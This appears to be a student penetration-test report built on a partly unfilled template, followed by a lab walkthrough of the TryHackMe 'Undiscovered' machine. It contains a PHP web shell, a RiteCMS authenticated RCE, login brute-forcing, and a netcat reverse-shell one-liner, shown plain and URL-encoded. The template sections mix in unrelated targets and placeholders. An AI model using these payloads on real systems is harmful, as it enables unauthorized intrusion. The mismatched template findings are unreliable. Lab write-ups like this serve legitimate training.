
# Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



# AGSOLUTIONSADP

Cyber at your service

09/00/2022

# Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

# Table of Content

# Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of  Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

# Scope

AGS solutions has been given permission to do the following:

**Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.**

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

# Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

## Summary of Exploits found

| IP Address | Domain Name | Exploit |
| --- | --- | --- |
| 192.168.100.100 | (L-SRV02) | Stored Credentials / Docker Escape |

# Recommendations

## Hostname1

### I will tell you about issue briefly

*FIX*

- fix
- fix
- fix
-

*All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations*

# Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

# Finding's & Remediation Hostname1

## Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

| Overall Risk Severity | Likelihood Factor | Impact Factor | Score Vector: |
|---|---|---|---|
| Critical | High (LF:6.375) | High (IF:6.25) | SL:9/M:9/O:7/S:1/ED:8/EE |

# Nessus Scan on Domain name

# Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

| Overall Risk Severity | Likelihood Factor | Impact Factor | Score Vector: |
|---|---|---|---|
| Critical | High (LF:6.375) | High (IF:6.25) | SL:9/M:9/O:7/S:1/ED:8/EE |

# Entire Kill Chain

## OSINT

We can see we should to our etc/host file

Please allow 5 minutes for this instance to fully deploy before attacking. This vm was developed in collaboration with @H0j3n, thanks to him for the foothold and privilege escalation ideas.

Please consider adding **undiscovered.thm** in /etc/hosts

Start Machine

We are going to start with a `Nmap` can and see what the target is hosting.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
```

*Screenshot: (Find entire scans in appendix)*

```
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10
| ssh-hostkey:
|   2048 c476814950bb6f4f0615cc088801b8f0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC0m4DmvKkWm3OoELtyKxq4G9yM29DEggm
Apy4pVBYL7KJTTZkxBLbrJplJ6YnZD5xZMd8tf4uLw5ZCilO6oLDKH0pchPmQ2x2o5x2Xwbzf
3kCujsTU/4L19jJZMGmJZTpvRfcDIhelzFNxCMwMUwmlbvhiCf8nMwDaBER2HHP7DKXF95uSR
68Dt8AyrO2d485j9mLusm4ufbrUXSyfM9JxYuL+LDrqgtUxxP
|   256 2b39d9d9b97227a93225dddee401ed8b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAAB
bU5HPdwGHERLCAazmr/ss6tELaj7eNqoB8LaM2AVAVVGQXBhc8=
|   256 2a38ceea6182ebdec4e02b557fcc13bc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII9WA55JtThufX7BcByUR5/JGKGYsIlgPxE
80/tcp    open  http     syn-ack ttl 61 Apache httpd 2.4.18
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind  syn-ack ttl 61 2-4 (RPC #100000)
```

We got some interesting ports open. I can see that we have `NFS` aka Network File System running on port 111 and 2049. I also see that we have port 22 default for `SSH` and we have a web hosting service on port 80 aka `HTTP`. Lets do some more digging with `Nmap` and see if we can find anything else before manually poking around.

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln  $TargetIP
```

*Screenshot: (Find entire scans in appendix)*

```
111/tcp   open  rpcbind  syn-ack
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100021  1,3,4      36582/tcp   nlockmgr
|   100021  1,3,4      37436/tcp6  nlockmgr
|   100021  1,3,4      55064/udp   nlockmgr
|   100021  1,3,4      57744/udp6  nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp  open  nfs      syn-ack
36582/tcp open  nlockmgr syn-ack
```

We got an extra port that showed up but we are

shooting short. We where able to get a share from the NFS share to mount but `William` permissions left us make several users and having to create another VM just to have it fail. I think there is more here so I am going back to web services.

# Discovery

We are going to check for subdomains and Vhost. After much time we learned that sometime Vhost hunting can be troubling sometime as some records we would not now because there internal resource only and brute forcing with tools like `Gobuster` and `FFuf` can miss things. We found an awesome article that spoke on this and the work around if you are in a position where you cant find a subdomain. Resource: [https://cybergladius.com/webserver-vhosts-brute-forcing/#](https://cybergladius.com/webserver-vhosts-brute-forcing/#)

```
└─$ ./webenum.sh -i 10.10.189.245 -d undiscovered.thm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -f 502,404,302 -p 80
```


```
┌──(kali㉿kali)-[~/…/Target/Scan/Manual/DNS_53]
└─$ ./webenum.sh -i 10.10.189.245 -d undiscovered.thm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -f 502,404,302 -p 8
Using dictionary file: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
Filter status code: 502
Filter status code: 404
Filter status code: 302
Sub domain brute force starting. Start Time 11/03/22 - 15:59:25.
FOUND - STATUS: 200 SUBDOMAIN: manager.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: dashboard.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: deliver.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: newsite.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: develop.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: network.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: forms.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: maintenance.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: view.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: mailgate.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: play.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: start.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: booking.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: terminal.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: gold.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: internet.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
FOUND - STATUS: 200 SUBDOMAIN: resources.undiscovered.thm IP: 10.10.189.245 PORT: 80 PROTOCOL: http
Progress: 4367/114441
```

From our scan it looks like we have a few 200 response but finally land on one domain. We are

going to add to the host file and see if we can enumerate again.

*Domains found*

```
delivery.undiscovered.thm
```



We run a quick enumeration on the directory to see if we can see any files or technology. ``` dirsearch -u http://deliver.undiscovered.thm/ ``` *Screenshot: (Find entire scans in appendix)* ![[Pasted image 20221103163723.png]] *URLS* ```
http://deliver.undiscovered.thm/cms/
http://deliver.undiscovered.thm/data/
http://deliver.undiscovered.thm/files/
http://deliver.undiscovered.thm/media/
http://deliver.undiscovered.thm/templates/ ``` We check out the CMS link and we find a log in page. Hmmm. ![[Pasted image 20221103172832.png]] Hmmm. We attempted to grab everything from the /data directory. ![[Pasted image 20221103173046.png]] We check out some of the files we downloads ![[Pasted image 20221103173152.png]] After looking in each one I found 2 hashes that belong to admin ```
75470d05abd21fb5e84e735d2bc595e2f7ecc5c7a5e98ad0d7
009dbadbcd5c49a89011b47c8cb27a81fcc0f2be54669bfcb8
``` I decided to brute force the login page with Burp Pro because the hash left me hanging. We make the request with in burp. ![[Pasted image 20221103173405.png]] We then take the request and send it to `Repeater` and send the request again from `Repeater` to make sure it still a good request ![[Pasted image 20221103173513.png]] Then we are going to take that request and move it to `Intrudure`. Here we are going to set the payload to just the password. ![[Pasted image 20221103173608.png]] So after some time and using several wordlists from the seclist/passwords/common-credentials we land on a pair of CC that work.
```

*Username:Password* ```admin:liverpool```! [[Pasted image 20221103174456.png]] Everything looks like it did not work expect the length of the page change on one of the request. Let try this out. ![[Pasted image 20221103174606.png]] You can see we have more thing we can do at the top. Lets do some googling because there is a public exploit for the CMS.

---

# Initial Foot hold

---


#CVE-2020-23934

*Exploit Title: RiteCMS 2.2.1 - Authenticated Remote Code Execution*


Link: https://www.exploit-db.com/exploits/48636

We are going to follow in instructions provided.

```
1- Go to following url. >> http://(HOST)/cms/
2- Default username and password is admin:admin. We must know login credentials.
```




```
3- Go to "Filemanager" and press "Upload file" button.
4- Choose your php web shell script and upload it.
```





```
5- You can find uploaded file there. >>
http://(HOST)/media/(FILE-NAME).php
6- We can execute a command now. >>
http://(HOST)/media/(FILE-NAME).php?cmd=id
```

We upload our evil.php to the site

*Content of evil.php*

```
<?php system($_GET['cmd']); ?>
```





and then navigate to the file

*POC*

```
http://deliver.undiscovered.thm/media/evil.php?cmd=id
```

We can see that we have RCE. This is good for me bad for the client. Let work on getting a reverse shell.




Lets set up a Listener and send out a request to connect back to our Kali

*Original payload*


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.13.1.3 443 >/tmp/f
```

## URL Encoded

```
%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74
%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69
%6e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%63%20%31%30%2e
%31%33%2e%31%2e%33%20%34%34%33%20%3e%2f%74%6d%70%2f%66
```

## Complete Command

```
http://deliver.undiscovered.thm/media/evil.php?
cmd=%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2
f%74%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%6
2%69%6e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%63%20%31%3
0%2e%31%33%2e%31%2e%33%20%34%34%33%20%3e%2f%74%6d%70%2f%6
6
```



## Proof of www-data

```
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$ whowhoami
whoami
www-data
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$ hostname
hostname
undiscovered
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:0f:7d:f6:f6:ff brd ff:ff:ff:ff:ff:ff
    inet 10.10.40.169/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
